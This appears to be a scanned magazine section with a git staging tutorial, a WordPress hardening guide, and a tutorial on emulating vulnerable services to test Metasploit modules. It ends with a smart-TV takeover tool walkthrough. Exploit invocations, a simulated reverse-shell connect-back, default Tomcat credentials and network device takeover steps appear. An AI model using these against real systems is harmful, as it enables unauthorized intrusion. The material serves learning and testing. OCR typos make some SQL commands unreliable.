        { "fsck-objects", cmd_fsck, RUN_SETUP },
        { "gc", cmd_gc, RUN_SETUP },
        { "get-tar-commit-id", cmd_get_tar_commit_id, NO_PARSEOPT },
-       { "grep", cmd_grep, RUN_SETUP_GENTLY },
+       { "search", cmd_search, RUN_SETUP_GENTLY },
        { "hash-object", cmd_hash_object },
        { "help", cmd_help },
        { "index-pack", cmd_index_pack, RUN_SETUP_GENTLY | NO_PARSEOPT
},
Stage this hunk [y,n,q,a,d,j,J,g,/,e,?]?
```

Above Thanks to the patch feature, we can commit some modifications to a file, but not others

The interactive stager now starts presenting us with 'hunks' of the file – blocks of code in which modifications have been made – as in **Figure 3**. As we can see, the first hunk is the one that changes `grep` into `search` – that is, the one we want to add to this commit – so we press `y` and then Return to add it. The second hunk is the welcome message, so we press `n` and then Return to tell the interactive stager that we don't want to stage this particular modification.

We arrive back at the `What now` prompt, and we can now press `q` to quit the interactive stager. If we run `git status` now, we see that `git.c` appears in both the 'Changes to be committed' and 'Changes not staged for commit' lists.

The last stage is to run `git commit -m "Changed the name from grep to search."` in order to create a new commit containing this selection of modifications. Finally, we can add the welcome message itself as a separate commit:

```
$ git add git.c
$ git commit -m "Added a welcome message."
```

Besides `y` and `n`, there are a lot of other options in the patch menu – you can get a full list by typing `?` instead of `y` or `n`. For example, the interactive stager will automatically try to split the modifications into hunks. If it gets it wrong, we can use `s` to split a hunk into smaller hunks, or `e` to edit the hunk manually. That way, we have complete control over what goes into the commit.

There are many more features in the interactive stager, and they're all useful. Run `man git-add` and go down to the 'INTERACTIVE MODE' section in order to find out more about them.

WordPress: Use hardening techniques on your install

Apply some extra security measures to tighten up the security of your WordPress installation

Fran Ramirez

Fran is a Security Researcher at Telefonica Digital and ElevenPaths. He's also the founder of geek histories and computer security blog **www.cyberhades.com**.

Pablo Gonzalez Perez

Security Researcher at Telefonica Digital and ElevenPaths, InfoSec author (https://0xword.com) and speaks at conferences such as BlackHat.

Resources

Wordpress in paranoid mode link http://bit.ly/2sRdcMW

Latch http://bit.ly/lud_latch

Roughly 25 per cent of web pages are created with WordPress, making it one of the main focuses of attack for hackers. From companies to single users, it's being used to offer all kinds of services around the internet. But the basic security measures offered by WordPress are not enough, so we need to use some third-party tools and check the setup of various plug-ins or components, as well as the database.

The design of WordPress is one of its great virtues and there's a large user community around it, which has kept it popular. WordPress uses PHP as its main programming language and very popular services such as MySQL for the database and Apache as web service. Its simplicity is a key factor, but it also has great potential for customisation through plug-ins and several graphic themes (templates), all under a GPL licence. However, these components also create significant problems due to their lack of secure design, which can contain anything from malware to several security flaws.

Common WordPress threats

The security of sites created via WordPress is continually at risk because of several factors that could potentially facilitate a specific attack. Types of attack range from the typical brute-force approach to gain admin access, to the exploitation of several security flaws – usually because of an incorrect server setup. But these are not the only problems that we can find. The most common issues are: privilege escalation attacks; privacy issues because of draft indexing; insecure configurations; exploiting insecure source code from themes already installed; and configurations that show a list of all the plug-ins installed, which can enable exploitation of those plug-ins with known vulnerabilities in their source code. Crucially, it's important to have a good backup system set up in case an attack cannot be avoided, so we can restore our system as quickly as possible.

The first step to hardening any WordPress site is correctly securing user profiles that have access to the system – which means creating passwords secure enough to avoid any brute-force attack. Passwords must be at least eight characters long and contain numbers, symbols, uppercase and lowercase letters. The user authentication in WordPress is important to bear in mind because it determines if the user is legitimate and has permission to access resources in the system.

Stealing credentials can be executed in several ways. For example, it's possible to retrieve credentials through a sort of phishing attack using email. This attack could infect the target computer with any kind of malware – for a trojan, for example – and steal the WordPress credentials. But probably the most common attack is related to plug-ins and the exploitation of any weaknesses within their source code.

Accessing WordPress with a password, even if it is secure, doesn't guarantee that the user is legitimate. It's possible that the password was stolen, so it's necessary to use 2FA (Two Factor Authentication) because even a secure password is not enough. This solution is based on secure channels through protocols that allow a second secure validation of the user. There are several ways to implement it, but with the proliferation of smartphones and tablets, these are the easiest devices to use.

Secure your WordPress site

Plug-ins are fundamental to WordPress, but also one of its main security concerns. As a general rule, any plug-in that's installed on the system should be downloaded from a secure and trusted repository, and a review and maintenance policy should be applied to uninstall and update these components.

In addition, there are plug-ins that enable us to scan and detect issues with others. For example, Wordfence (**www.wordfence.com**) and Sucuri (**https://sucuri.net**) are two of the most popular, and include a firewall, plug-in scanner and real-time traffic analyser. Both of these plug-ins are available as a free and commercial versions.

Another interesting feature to install for added security is a control to limit access login attempts. By default, this feature isn't implemented in WordPress so we need to download third-party plug-ins such as Limit Login Attempts or Login Lockdown.

When it comes to implementing 2FA for WordPress, one useful solution is an application called Latch (**http://bit.ly/lud_latch**). Latch provides apps for iOS and Android and it manages 2FA through a plug-in installed in Wordpress. Latch is activated during the WordPress authentication process, acting, as the name implies, as an extra latch to block or allow user access, even if the user has typed the correct credentials and password.

The pairing process is really simple and is done using tokens. In the case of a phishing attempt, WordPress first checks that the username and password are correct. If this is the case, a query is sent to Latch to check the status of the lock. If the lock is in a 'closed' state or enabled, WordPress denies access and Latch generates a notification to alert the user of a potential phishing attempt. In the event that the lock is 'open', the login

> "Accessing WordPress with a password, even if it is secure, doesn't guarantee that the user is legitimate"


takes place as it normally would, giving the user access to the internal areas of WordPress. The administrator can control all attributes related to Latch and its users.

Harden the WordPress server

The server where WordPress is installed is another important element that must be audited and secure. Every WordPress instance can be fortified, for example, by changing file system permissions (folders and files), deleting the installation files or installing security plug-ins as we've mentioned. But if for some reason you don't want to bother with plug-ins, you could use a tool called WPHardening (**https://github.com/elcodigok/wphardening**). Released under GNU GPLv3, this works like a security framework that enable us to audit our WordPress setup from the operating system's point of view. The installation is simple; from Linux, just type the following command:

```
$ git clone https://github.com/elcodigok/wphardening
```

Now if, for example, we want to check the folder permissions where WordPress was installed, we can run the following command:



Above The Latch pairing process creates a temporary pairing token to block or allow user access depending on the lock status

```
$ ./wphardening.py -d /home/cspammers/wordpress --chmod
```

All available commands can be executed in one line, like this for example:

```
$ ./wphardening.py -d /home/cspammers/wordpress -c -r -b -f -t --wp-config --delete-version --plugins --indexes -o wordpress4.log -v
```

Secure the database

SQL injection and network packet manipulation attacks can be blocked by securing the connection chain to the database. WordPress has a single connection chain for all users. In other words, it doesn't matter whether the user is root or not – all requests are made using the same connection chain. We must differentiate between web users and database users. WordPress can have several web users, but all of them will use the same connection chain with the same database user. This is a big security flaw because it opens up the potential for manipulating the traffic of logged users and unlogged users.

The best way to solve this problem is encrypt the communications related to this single database connection chain using SSL. To do this, the MySQL version must be compatible with SSL. You can confirm this by typing the following command from the MySQL console, like so:

```
show variables like '%ssl%;
```

Once SSL compatibility has been checked, the next step is install the certificate:

```
opensslgenrsa 2048 > ca-key.pem
openssl req -sha1 -new -x509 -nodes -days 3600 -key ca-key.pem > ca-cert.pem
```

Useful commands

--remove
Delete the documentation and licensing files installed by default, such as the **readme.html** file, to avoid fingerprinting techniques.

--robots
Sets boundaries and permissions for search engine web spiders.

--wp-config
Creates a config file from scratch with maximum security features.

--indexes
Blocks web browsing of any WordPress folder.

Database modes

Read-Only
Allows the owner of the WordPress site to disable the capability of a user to log in or post comments, as well as administrative operations such as adding, modifying or deleting users.

Administration
Allows the owner of the site to decide when inserts, updates or deletions of users are allowed (user management).

Editing
Allows posting of content only when the administrator allows it.

```
openssl req -sha1 -newkey rsa:2048 -days 730
-nodes -keyout server-key.pem > server-req.pem
openssl rsa -in server-key.pem -out server -key.
pem
openssl x509 -sha1 -req -in server-req.pem
-days 730 -CA ca-cert.pem -CAkey ca-key.pem
-set_serial 01 > server-cert.pem
```

The `cacert.pem`, `server-cert.pem` and `server-key.pem` files must be copied to the `/etc/mysql` path. Once these actions are configured, the service must be restarted.

To verify that the settings are correct, we can make a connection to the database engine, for example with the command `mysql -u [user] -p -ssl-ca=[ruta cacert]`. Now we can check the Ssl_Cipher MySQL variable to verify that the connection is encrypted. In the `wp-config.php` file there are a number of flags. You'll need to add the flag `"define('MYSQL_CLIENT_FLAGS', MYSQL_CLIENT_SSL);"` to this file. See the image at the bottom of the page. With this done, the traffic generated by WordPress to the database will be encrypted by SSL and a potential attacker will not be able to manipulate or observe it.

The ideal for maximising security would be for each user to have its own connection chain, and thus the WordPress administrator will have a unique connection chain with privileges separate from the other users. Let's look at a practical example of splitting logged users and unlogged users.

Users not logged into the web application (that is, WordPress) make a series of queries to the database to obtain the text from the website, comments posted on the website, and so on. These requests are made through a user named WP_NP, which is defined in the `wp-config.php` file, located in the MySQL database. This user only has SELECT permission, which is defined in the necessary tables: wp_usermeta, wp_posts or wp_comments. There could be more tables, but always only with the SELECT permission.

This way, the potential addition of a user, and the modification of passwords or contents in the database, are prohibited. This meets the principle of minimum privilege and minimal exposure.

Users already logged in will use a user named wp_root with all read/write privileges, so this connection string has greater privilege than non-logged users. This is an approximation to the ideal, but we can see how the risk of an SQL injection or a network packet manipulation attack has been dramatically reduced, because any user who isn't logged in can't access or manipulate sensitive information from the database.

Below An example of flags being added to wp-config.php for added database security

```
/*SSL*/
define('MYSQL_CLIENT_FLAGS', MYSQL_CLIENT_SSL);

/** MySQL hostname */
define('DB_HOST', '192.168.56.106');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
```

To accomplish this chain splitting, we need to create several modifications to the WordPress files `wp-config.php` and `wp-load.php`. The first step is to include the wp_np user within the file `wp-config.php`. This user is named internally by WordPress as DB_USER_BP. The second step is to modify the function called within the `wp-load.php` file. This function is called `require_wp_db()`. To this function we add the `$logged` variable, which will indicate if the user interacts with WordPress, and if they use the database, logged in or not – it's a Boolean variable.

To find out if a user is logged in or not, the `$COOKIE` variable is analysed and a value called `wordpress_logged_in` is searched. If such a value exists, the user is logged in and if it doesn't, the user isn't.

> "The ideal for maximising security would be for each user to have its own connection chain"

The following commands will create the wp_np user and assign the permisions in MySQL:

```
CREATE USER 'wp_np'@'IP' IDENTIFIED BY 'pass';
GRANT SELECTION ON wordpress.wp_usermeta TO
wp_np@'IP';
FLUSH PRIVILEGIES;
```

Successful attacks on the WordPress database engine can be damaging: for example, a SQL injection can cause loss, manipulation or insertion of data in WordPress-critical tables such as wp_users or wp_usermeta. On the other hand, a network packet manipulation attack enables an attacker – effectively in the middle of communications between the WordPress web application and the database – to modify the query that the CMS sends to the database.

One solution is the implementation of a series of triggers that monitor the actions occurring in WordPress's critical tables, which will allow the owner to enable or disable actions with two-factor authorisation. These triggers communicate with Latch to check the status of the operation. In the event that the operation has its lock closed, the trigger blocks the query, whereas if the lock of the operation is open, the trigger allows the primary action.

WordPress creates 12 tables in the MySQL database engine when it's installed. Thus triggers should be created on the tables wp_comments, wp_posts, wp_users and wp_usermeta. The wp_comments table stores comments and relates them with posts. In addition, there are other metadata, such as author, email, URL and so on. The idea is that when the 'Read-Only' mode is enabled, the capability to insert, update or delete contents of this table is disables, so new comments

cannot be created. The wp_posts table contains different attributes related to the identity of the author of the post, date, visibility and so on. The editing mode is responsible for protecting insertions, updates or deletions of table values; if the 'Read-Only' mode is enabled, the table cannot be manipulated.

The wp_users and wp_usermeta tables are strongly related. The first table stores information about users, such as password, email, URL and nickname. This table is used by the CMS to compare whether the password entered by the user is valid and corresponds to the user name indicated.

To better understand how this security protection works, let's consider two scenarios where we could apply this solution:

• When a new user is deleted, updated or added, the wp_users table is modified, as well as the wp_usermeta table, since the role, nickname and other attributes are related to the user.

• When a user logs in, the wp_users table receives queries to verify that the password is really the one stored. When it is checked and validated, an insertion in the wp_usermeta table is created to add the session_ token. In the event that it already exists, instead of conducting an INSERT operation an UPDATE action with the new value is carried out and stored in 'meta_value'.


Eleven Paths has already created a plug-in to take care of all this; head to **http://bit.ly/WPinParanoidMode** to see more about it.

Use TOTP

Time-based One-Time Password, or TOTP, is an algorithm that generates a one-time password from a secret key in a specific time interval. This is an extra security measure to avoid non-authorised access to WordPress. To explain how it works, we'll use Latch again because it has this feature already implemented. To use TOTP in WordPress, it's necessary to install the Two Factor Authentication plug-in. Once installed, it must be activated and 'Cloud

> If all our security measures fail, it's important to be ready with a full backup

TOTP' protection selected. The next step is to run the pairing operation with Latch reading the QR code generated with the Two Factor Authentication plug-in. In the next WordPress login operation, once the user has been validated, the system will ask for the TOTP code. This code is available within Latch in the PIN menu. Wordpress is now protected with another security layer.



Above An example of the ideal chain connection for users that aren't logged in and those that are

Updating your WordPress site is a really important operation because it ensures that an attacker either doesn't take advantage of a security flaw within the plug-in source code or a vulnerability found in the WordPress distribution itself. Thus we recommend that you install all updates for plug-ins, themes and Wordpress itself automatically. As we've already pointed out, don't forget to check the source of those components and that you're downloading them from a legitimate repository.

```
add_filter( 'auto_update_plugin', '__return_
true' );
add_filter( 'auto_update_theme', '__return_true'
 );
```

For the WordPress updates, just add the following line of code to the **wp-config.php** file:

```
define( 'WP_AUTO_UPDATE_CORE', true );
```

If all our security measures fail, it's important to be ready with a full backup to restore WordPress easily. Some plug-ins can run this task for you, but there is a simple and easy way to create a quick backup of the system files and the database without using plug-ins. For the system files, we just need to connect via FTP/SFTP and copy all the folders and files from our site, including the subfolders **wp-admin**, **wp-content** and **wp-includes**. For the database, the quickest and most common method is to use phpMyAdmin, where we only need to select the database name and start the copy to an external safe location by clicking 'Export'. This action copies all the tables inside the database, so all this information will be safe. Alternatively, you could accomplish a backup from the console using the **mysqldump** command:

```
$ mysqldump --add-drop-table -h database_
name -u
dbocodex -p wp > wp.bak.sql
```

As you can see, it's well worth dedicating a little time and effort to secure the infrastructure where your WordPress is installed, as well as how users access it.

Toni Castillo Girona

Toni has a degree in Software Engineering and a MSc in Computer Security and works as an ICT research support expert in a public university in Catalonia (Spain). Read his blog at **http://disbauxes.upc.es**.

Resources

■ **Metasploit vulnerability emulator repository**
http://bit.ly/lud_vulnemu

■ **Metasploit Framework**
http://bit.ly/lud_nightly

Metasploit: Emulate vulnerable services

Learn how to emulate vulnerable services by writing code and then use Metasploit against them

The Metasploit Framework is a great tool to start learning the field of computer security. It ships with hundreds of modules to aid the pen-tester in identifying and then exploiting well-known vulnerabilities. If you do not have access to such vulnerable services, though, consider emulating them. This way you'll be able to test Metasploit against fake servers without worrying about owning the software, or even using the same platform and operating system.


This is precisely what Rapid7 (the fathers of the Metasploit Framework) were thinking when they decided to release Metasploit Vulnerability Emulator, a simple yet powerful script written purely in Perl (yes, we know; shockingly enough, it's not written in Ruby). Although there are plenty of tools out there for emulating vulnerable services (see 'Deception Technology' on the opposite page), this tool is mainly focused on emulating vulnerabilities in order to test Metasploit modules. We wouldn't use it for honeypots and the like, because it's far from secure enough, and you could be pwned! This tutorial will show you how to use the emulator, how to add new vulnerable services to it and how to perform some hacks. Let's get started!

Clone its repository first: `git clone https://github.com/rapid7/metasploit-vulnerability-emulator.git`. You will need to install the Metasploit Framework as well – unless you're using Kali Linux or Parrot, in which case it's pre-installed. Some of the emulated services will be listening on low ports, so you need to execute the emulator as root (this is why we do not recommend using this emulator for real deployments at all): `sudo perl vulEmu.pl`. An austere command line interface will be waiting for you to type in commands. As of this writing, the tool supports the following commands:

- `activate (act)`
Activates an emulated service.

- `list (ls)`
Lists the available emulated services. More on this command later.

- `show`
Tells you which port is serviced by which emulated service This command has nothing to do with the `show` command line argument (more on this later).


@LUD193# sudo perl vulEmu.pl show
Data received will be display
>>list protft
>>>>list protft
>>>>list proftp
exploit/linux/ftp/proftp_sreplace
>>>>act exploit/linux/ftp/proftp_sreplace
listening on port 21
>>>>showmixed
All data received/sent will be shown in ASCII/HEX
>>>>sending 220 ProFTPD 1.3.0 ftp server0a
Received: USER anonymous0d0a
sending 331 Need password0d0a
Received: PASS mozilla@example.com0d0a
sending 200 Logged in0d0a
Received: CWD /incoming0d0a
sending 250 Directory sucessfully changed0d0a
Received: PWD0d0a
sending 257 "/incoming" is the current directory0d0a
Received: MKD AAAA

- `reload`

Re-reads the configuration file and apply any changes at run time.

- `exit`

Exits the emulator and closes any listening ports.

The tool accepts some command line arguments too:

- `help`

Shows the help message.

- `ip <IP>`

By default, the tool will be listening on the loop-back address (127.0.0.1). Use this to override it (very dangerous!).

- `set`

Enables you to start the tool and run any of its commands, such as activating an emulated service.

- `show`

Shows the data sent and received on the console. Useful for debugging.

The `show` command line argument only works partially. It indeed shows the data that is sent, but it does not show the data that is received. We've fixed this, though – more about that later on.

Emulate your first service

Let's do a quick test of the tool. Let's imagine you want to test the Metasploit module `auxiliary/scanner/ftp/anonymous`. Spawn a new terminal and run the following command to start an emulated FTP service on 127.0.0.1:

```
sudo perl vulEmu.pl show \
> set act:auxiliary/scanner/ftp/anonymous
Data received will be displayed
listening on port 21
```

On another terminal, execute msfconsole, choose the same module, set the remote host to 127.0.0.1, then run it. You can do it by typing this one-liner in your terminal:

```
msfconsole -q -x "use auxiliary/scanner/ftp/anonymous; \
>     set RHOSTS 127.0.0.1; run; quit"
127.0.0.1:21 - Anonymous READ/WRITE (220 Welcome to ftp server)
```

As of this writing, the tool ships with a hundred emulated services. Every service has an entry in the `service.cfg` configuration file. Open it using your favourite ASCII editor; as you can clearly see, this configuration file is written in JSON (see **Figure 1**).

Add a new emulated service

Adding more services is easy; just add a new entry to this file. If you make any changes to the `service.cfg` file, you do not need to exit the tool; you can re-load the configuration at run-time with the `reload` command and any changes will be applied immediately.

Figure 1

```
1089   "exploit/linux/ftp/proftp_sreplace": {
1090     "defaultPort": [21],
1091     "initMsg": ["220 ProFTPD 1.3.0 ftp server\n"],
1092     "seq": [
1093       ["starts", "USER "],
1094       ["331 Need password\r\n"],
1095       ["starts", "PASS "],
1096       ["200 Logged in\r\n"],
1097       ["starts", "CWD /incoming"],
1098       ["250 Directory sucessfully changed\r\n"],
1099       ["starts","PWD"],
1100       ["257 \"/incoming\" is the current directory\r\n"],
1101       ["starts","MKD AAAAAAAAAAAAAA"],
1102       ["250\r\n"],
1103       ["starts", "CWD AAAAAAAAAAAAAA"],
1104       ["250 Directory sucessfully changed\r\n"],
1105       ["starts","DELE BBBBBBB"],
1106       ["250\r\n"],
1107       ["starts","DELE 250"],
1108       ["250\r\n"],
1109       ["starts","RMD BBBBBBB"],
1110       ["250\r\n"],
1111       ["starts","MKD BBBBBBB"],
1112       ["250\r\n"],
1113       ["starts","PUT "],
1114       ["250\r\n"],
1115       ["starts","TYPE I"],
1116       ["250\r\n"],
1117         ["starts","CWD BBBBBBB"],
1118       ["250\r\n",
1119         ["action",
1120           ["connect", ":4444"]
1121         ]
```

Left Here you have it: a new vulnerable emulated service in all its JSON glory

Mimicking the behaviour of a vulnerable service is relatively easy. All the magic happens within the `seq: [] array` ('seq' stands for sequence). Every odd line is data that the service will receive (for example, `GET /index.html HTTP/1.1`), and every even line is the response it will send after receiving that data (`HTTP/1.1 200 OK\r\nServer: Apache Coyote\r\n`). Apart from a response, it can perform some additional actions – more on this later. Take your time studying the service we have just emulated; try to spot the service entry `auxiliary/scanner/ftp/anonymous` in the `service.cfg` file.

Some services are expected to send an initial response during the first connection (such as FTP servers); that's the purpose of the `initMsg` string. So based on what you have seen concerning the anonymous FTP service, let's add a new one to emulate the Metasploit module `exploits/linux/ftp/proftp_sreplace`. Have a good look at the Ruby code of this module with `vi modules/exploits/linux/ftp/proftp_sreplace.rb` in the Metasploit root directory. By following the exploit function, you will be able to trace every command that is sent to the FTP server and its expected responses. Thanks to this, it will be easy for you to start populating the `seq: [] array` accordingly. Have a look at the exploit function in the `Proftp sreplace` exploit:

```
1 connect_login
2 regexp = Regexp.escape(version)
3 self.targets.each do |t|
4 if (t.name =~ /#{regexp}/) then
5   mytarget = t
```

The module connects to the server and proceeds with the FTP login (line 1), extracts its banner (line 2), and checks whether there's a matching target for this particular

Deception technology

This tutorial deals with vulnerability emulation, although the tool used is far from being secure enough for real emulation and honeypot deployments. For such scenarios, consider using any of the open-source deception technology tools at **http://bit.ly/lud_honeypot**. Some of them may be old, but they are still useful. There's a good introduction to setting up your own honeypot in Trap All Intruders, **LU&D**182, p20.

Sending binary data

The emulator enables you to send binary data thanks to Perl's Pack function. This enables you to emulate non-ASCII-based services. Consider a service that is expecting a 1-byte response; you could write this in service.cfg: ["", ["C",15]] within the seq array. This will send the value 0xF to Metasploit. For more options, see **http://perldoc.perl.org/functions/pack.html**.

version (lines 3-5). According to the module, a suitable target is 'ProFTPD 1.3.0 (source install) / Debian 3.1'. Therefore, we could do with something like 'ProFTPD 1.3.0 ftp server' as a matching banner. Open `service.cfg` and add the following lines:

```
  "exploit/linux/ftp/proftp_sreplace": {
     "defaultPort": [21],
     "initMsg": ["220 ProFTPD 1.3.0 ftp server\
r\n"],
       "seq": [
       ]
  }
```

If you have the emulator running, type the following command to reload its configuration, making this new service available to the tool: `reload`. Activate the module: `act exploit/linux/ftp/proftp_sreplace`. Now use Metasploit to exploit this emulated service; don't forget to enable some verbosity to see what our emulator is sending to Metasploit and vice-versa:

```
  msfconsole -q -x "use exploit/linux/ftp/
proftp_sreplace; \
  > set verbose true; set RHOST 127.0.0.1;
exploit; quit"
```

The exploit will irredeemably fail, of course. But you will see how Metasploit detects the remote server as a possible ProFTPD vulnerable server. You will get some output on the emulator console as well: `can't find a match for request USER anonymous\r\n of size 16`. This is expected, of course. By following the exploit function in the Metasploit module, you can start populating the seq array to match every input and respond with some expected output until reaching the very end of the exploit, at which point your emulated service should respond with a `connect` action, mimicking a successfully exploited service that is spawning a reverse shell back to the 'attacker'. So, for the very first FTP command that is sent by Metasploit (`USER anonymous\r\n`), you should code some standardised FTP server response such as: `331 Need password\r\n`. Add the following lines to the seq array in `service.cfg` and reload the configuration in the emulator (`reload`):

```
  "seq": [
        ["starts", "USER "],
        ["331 Need password\r\n"]
  ]
```

If you run the Metasploit module against the service again, you will see additional output on the emulator console. The first FTP command, `USER anonymous`, is processed by the emulator, then it responds with `331 Need Password`. It does so because the first string received `starts` with `USER`. From this point on, all you have to do is to make sure that the whole seq array is populated according to what the module is sending to,

> We have included a modified version of the emulator on the disc

and expecting to receive from, the emulated service; in this particular case, it's basically a bunch of FTP commands with an additional payload. At the very end of the sequence, you should connect back to the 'attacker'. Metasploit Vulnerability Emulator includes a special directive called `action` for that:

```
["250\r\n",
        ["action",
             ["connect", ":4444"]
          ]
  ]
```

Your emulated service returns a `250\r\n` string and right afterwards it connects to the 'attacker' TCP port 4444. We have included a modified version of the vulnerability emulator, along with its configuration file, on the cover disc for your convenience. Before using this version, you need to install Base32 support for Perl; type `sudo apt-get install libmime-base32-perl`.

Below are some of the supported directives for the matching entries in the sequence array:

- `starts`

The received data starts with STRING.

- `regex`

A regular expression match.

- `substr`

A substring match.

- `equal`

Below Can you spot the payload? No? Just kidding...

Figure 2

The received data is equal to STRING.

As for the execution entries themselves:

- `gzip`

Returns the gzipped content. Ideal for, say, servicing files or emulating gzipped HTTP responses.

- `action`

Performs any of the following actions: `connect`, `sendFile` or `send` (the default).

Perform some hacks

When it comes to emulating services that are non-ASCII-text based, the emulator needs some work. Performing hacks to the tool is really easy (it's Perl after all). So in order to process binary data, we have added the following commands to the tool – you can find this version on the disc:

- `showhex`

Shows all the input and output data in hexadecimal format (see **Figure 2**).

- `showmixed`

Shows the data that is printable ASCII as ASCII, and the one that is not in hexadecimal.

- `showbase32`

Encodes both data sent and received in Base32.

In order to enable the tool to process binary input data, we have added a new directive to the sequence array too: `bstarts`. This enables the tool to detect whether the data received from Metasploit starts with hexadecimal values (take a look at `vulEmu.py` on the coverdisc, lines 392-400). It's time to test these changes; activate the module `exploit/linux/misc/ib_inet_connect`. Enable hexadecimal output: `showhex`. Then run the same Metasploit module against this service. The emulator console will be filled with a long hexadecimal string. Combining this simple hack with the different parameters to Perl's Pack function, you can emulate services that are non-ASCII based just as easily.

> "In order to enable the tool to process binary input data, we have added a new directive to the sequence array"

If you are using the original emulator from GitHub, the list command will show nothing. That's because at first the `service.cfg` file had a different structure altogether; the modules were grouped by port. At some point, one of the developers pointed out that it would be better not to group the services by port. They changed the `service.cfg` file structure but forgot about the `list` command entirely. We fixed that too.

The `list` command is now working again because it does not use `$cfg->{$port}` as an index; so you can get a list of, say, all the modules related to FTP by running `list ftp`.

As of this writing, the `show` argument is supposed to show both data sent and received, but only shows data sent. We fixed this as well (see `vulEmu.pl` lines 619-622). Being able to see what sort of data the emulator receives is a must when adding a new emulated service because it helps you populate the seq array. This tool can also be used as a sort of debugger for Metasploit modules if you like, by logging what Metasploit is sending to the service and analysing it afterwards.

Emulate more realistic services

If you go back to the GitHub repository for the Metasploit Vulnerability Emulator (see Resources), you'll find a branch called 'support_more_realistic_service'. You'll want to clone it: `git clone -b feature/support_more_realistic_service https://github.com/rapid7/metasploit-vulnerability-emulator.git`. This new branch adds a lot of new directives to be processed by the sequence array and emulates an Apache Tomcat service fairly well (see `service.cfg`, line 1096). Try it with: `act tomcat1`. Then open your browser and navigate to `http://127.0.01:8089/manager/html`. An HTTP-Basic authentication dialogue will appear. Use any of the 'valid' credentials found in the `service.cfg` file (line 1108) to log in, for example `admin:admin`. Voilà! You are now logged in as admin in what looks like the proper Apache Tomcat Application Manager! This branch, however, has some broken functionality. For starters, the `exit` command no longer works; in fact, it's not even there at all!

WHAT NEXT?

Smart TV remote take-over

1 Install TakeTV

DLNA/UPnP devices such as smart TVs are known to have no security at all. Now you can discover these devices and take control of them using your terminal thanks to TakeTV! Install it; clone its repository first: `git clone https://github.com/SvelizDonoso/taketv.git`. Then install its dependencies: `sudo apt-get install youtube-dl`.

2 Discover exposed devices

After installing the tool, use it to auto-discover any DLNA/UPnP-enabled devices on the network: `python taketv.py --all --timeout 30`. Once the time's up, a list of discovered devices will be shown.

3 Prepare some media

You can download media and store it on your local Apache HTTP server, or you can use the 'assistent' tool (yes, the spelling is wrong) included with TakeTV. Download the classic ECB-Tux image: `python assistent.py -url https://blog.filippo.io/content/images/2015/11/Tux-ECB.png -dimage`. You can download video and audio from YouTube as well.

4 Start your local HTTP server

